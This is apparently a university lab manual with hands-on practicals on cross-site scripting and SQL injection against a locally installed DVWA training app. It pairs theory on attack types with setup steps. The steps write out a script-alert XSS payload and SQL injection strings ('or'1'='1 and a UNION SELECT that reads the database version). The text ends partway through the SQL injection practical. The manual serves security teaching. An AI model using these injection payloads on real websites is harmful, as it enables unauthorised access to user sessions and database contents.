PRACTICAL – 1

AIM: Cross-site scripting (XSS) attacks: This practical could involve testing a web application for XSS vulnerabilities and demonstrating how an attacker can exploit them.

THEORY:

1) What is XSS?

Cross-site scripting (XSS) is an attack in which an attacker injects malicious executable scripts into the code of a trusted application or website. Attackers often initiate an XSS attack by sending a malicious link to a user and enticing the user to click it. If the app or website lacks proper data sanitization, the malicious link executes the attacker's chosen code on the user's system. As a result, the attacker can steal the user's active session cookie.

2) Mention and explain all types of XSS.

Reflected XSS: Reflected XSS occurs when user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request, without that data being made safe to render in the browser, and without permanently storing the user provided data. In some cases, the user provided data may never even leave the browser.

Stored XSS: Stored XSS generally occurs when user input is stored on the target server, such as in a database, in a message forum, visitor log, comment field, etc. And then a victim is able to retrieve the stored data from the web application without that data being made safe to render in the browser.

DOM based XSS: DOM Based XSS is a form of XSS where the entire tainted data flow from source to sink takes place in the browser, i.e., the source of the data is in the DOM, the sink is also in the DOM, and the data flow never leaves the browser.

IMPLEMENTATION:

STEP 1:


- Download and install XAMPP server.
- Run apache and mysql services.

STEP 2:

- Download and setup DVWA.
- Unzip and then rename the folder as “dvwa”.
- Paste the selected folder in “htdocs”.
- Open the file with .php extension and change config of username as “root” and password as “admin”.


STEP 3:

- Open web browser and type 127.0.0.1/dvwa.



STEP 4:

- Setup database and login with below credentials:
  - ➔ Username = admin
  - ➔ Password = password




STEP 5:


- Reset database and set the security to low.


STEP 6:

- Click on reflected XSS.
- Enter name.




- Enter script - <script>alert("Hacked!!!") </script>






- Refresh the page and popup appears.




STEP 7:

- Click on stored XSS.
- Enter name and message.

➔ Enter script- <script>alert("Hacked!!!")</script>



➔ Refresh the page and popup appears.




➔ Click on other options and again click on stored XSS.

STEP 8:


➔ Click on XSS(DOM).

➔ Choose the language from dropdown list.



➔ Enter the script in URL like default=

<script>alert("Hacked!!!")</script> and popup appears.



Conclusion: After performing this practical we came to know the testing a web application for XSS vulnerabilities and demonstrating how an attacker can exploit them.

PRACTICAL – 2

AIM: SQL injection attacks: Students can be given hands-on experience in exploiting SQL injection vulnerabilities to access or modify sensitive data in a web application.

THEORY:

1) What is SQL Injection?

➔ A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data, execute administration operations on the database recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

2) Types of SQL Injection.

➔ In-band SQLi The attacker uses the same channel of communication to launch their attacks and to gather their results. In-band SQLi's simplicity and efficiency make it one of the most common types of SQLi attack. There are two sub-variations of this method:
➔ Error-based SQLi—the attacker performs actions that cause the database to produce error messages. The attacker can potentially use the data provided by these error messages to gather information about the structure of the database.

➔ Union-based SQLi—this technique takes advantage of the UNION SQL operator, which fuses multiple select statements generated by the database to get a single HTTP response. This response may contain data that can be leveraged by the attacker.

➔ Inferential (Blind) SQLi The attacker sends data payloads to the server and observes the response and behavior of the server to learn more about its structure. This method is called blind SQLi because the data is not transferred from the website database to the attacker, thus the attacker cannot see information about the attack in-band.

➔ Blind SQL injections rely on the response and behavioral patterns of the server so they are typically slower to execute but may be just as harmful. Blind SQL injections can be classified as follows:

➔ Boolean—that attacker sends a SQL query to the database prompting the application to return a result. The result will vary depending on whether the query is true or false. Based on the result, the information within the HTTP response will modify or stay unchanged. The attacker can then work out if the message generated a true or false result.

➔ Time-based—attacker sends a SQL query to the database, which makes the database wait (for a period in seconds) before it can react. The attacker can see from the time the

database takes to respond, whether a query is true or false. Based on the result, an HTTP response will be generated instantly or after a waiting period. The attacker can thus work out if the message they used returned true or false, without relying on data from the database.

➔ Out-of-band SQLi The attacker can only carry out this form of attack when certain features are enabled on the database server used by the web application. This form of attack is primarily used as an alternative to the in-band and inferential SQLi techniques.

IMPLEMENTATION:

STEP 1:


➔ Open XAMMP and start Apache and MySQL services on it.

- Open web browser and type 127.0.0.1/dvwa.

- Setup database and login with below credentials:
  ➔ Username = admin ➔ Password = password


STEP 2:

- Reset database and set the security to low.




STEP 3:

- Click on the SQL Injection.




STEP 4:

- Try basic injection by entering random digits.




STEP 5:

- Check for implementing always true scenario with the following script: %'or'1'='1




STEP 6:

- Display the name of database with its version with the help of following script:
  %'or 0=0 union select null,version()#



